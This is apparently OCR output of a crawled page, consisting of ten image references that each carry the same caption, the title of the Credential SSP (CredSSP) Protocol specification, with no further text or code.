
Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)



